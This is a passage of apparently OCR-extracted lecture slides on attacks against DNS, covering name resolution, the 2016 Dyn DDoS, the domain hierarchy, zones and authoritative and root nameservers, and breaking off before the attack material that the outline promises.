
# Attacks on DNS

# Outline

- DNS Query Process
- DNS Attacks Overview
- Cache Poisoning Attacks
- DNSSEC


# Recall: TCP/IP Protocol Suite

- *application:* supporting network applications
  - FTP, SMTP, HTTP
- *transport:* process-to-process data transfer
  - TCP, UDP
- *network:* routing of datagrams from source to destination
  - IP, routing protocols
- *link:* data transfer between neighboring network elements
  - Ethernet, 802.111 (WiFi), PPP
- *physical:* bits “on the wire”



# Domain Name System (DNS)

# Internet Naming




# Rationale

- Hosts need to map a domain name to an IP address
  - Needed for Layer 3
  - The process is called Name Resolution

- What are our options?

# Rationale


- Option #1: Store all IP-name mappings
  - Issues?



| Name | IP |
| --- | --- |
| Example.com | 123.45.1.2 |
| Example.net | 67.12.8.10 |
| … | … |

# Rationale

- Option #2: Hosts ask another system about this mapping




# Domain Name System (DNS)

- The Internet phone book
- A *distributed* system that maintains the mapping between domain name and IP address
  - Why is DNS distributed?
- A core component in the Internet
- Attacks on DNS may result in:
  - massive Internet shutdown
  - traffic directed to attacker’s servers


# Incident: DDoS on Dyn Servers

- Massive Internet disruption in 2016
- Many affected clients and businesses
- DDoS on Dyn's DNS servers
  - Attackers use infected IoT devices with Mirai botnet
- Three charges announced later in 2017



# DNS Domain Hierarchy

- Domain *namespace* are organized in a hierarchy




# DNS Domain Hierarchy

- Official list of all TLDs is managed by IANA
  - The Internet Assigned Numbers Authority
- IANA delegates each TLD to a manager, called a *registry*:
  - VeriSign → .com and .net domains
  - CIRA → .ca domain
  - EDUCASE → .edu domain
- A TLD registry contracts with other entities, called *registrars*:
  - To provide registration services to the public
  - When an end-user purchases a domain name: The registrar works with the TLD registrar to add the required information
  - Examples of registrars?

# DNS Zones

- DNS is organized into *zones* for management purposes
- Each zone:
  - groups a contiguous domains and sub-domains, and
  - assigns the management authority to an entity
- The **nameserver** of a zone maintains **DNS records** for all domains managed by this zone
- A domain can be managed by multiple authorities
  - If it’s divided into multiple zones

# DNS Zones: An Example




Nameserver of Zone 1 maintains:

- Records for example.com and any sub-domain not in other zones
- Nameservers that manage other sub-domains

# Authoritative Nameservers

- Each DNS zone has at least one **authoritative** nameserver:
  - It publishes information about that zone
  - It provides *definitive* answer to DNS queries
- Primary and secondary nameservers
  - Primary: stores the original copy of all zone records
  - Secondary: maintains an identical copy of the primary server
- Each zone should provide multiple authoritative nameservers
  - For redundancy and reliability
- A single authoritative nameserver may maintain records for multiple zones

# Zone Organization on the Internet

- **Goal:** ask an authoritative nameserver for answers
- Options:
  - Each host maintains a list of all authoritative nameservers
  - A central server that maintains that list
  - Issues?
- Instead,
  - Organize DNS zones on the Internet in a tree structure

# Zone Organization on the Internet

- The root of the tree (root zone):
  - Managed by IANA
  - It has 13 authoritative nameservers
  - a.root-servers.net – m.root-servers.net
  - These servers are given to the OS (through conf. files)

- Every **name resolution** either:
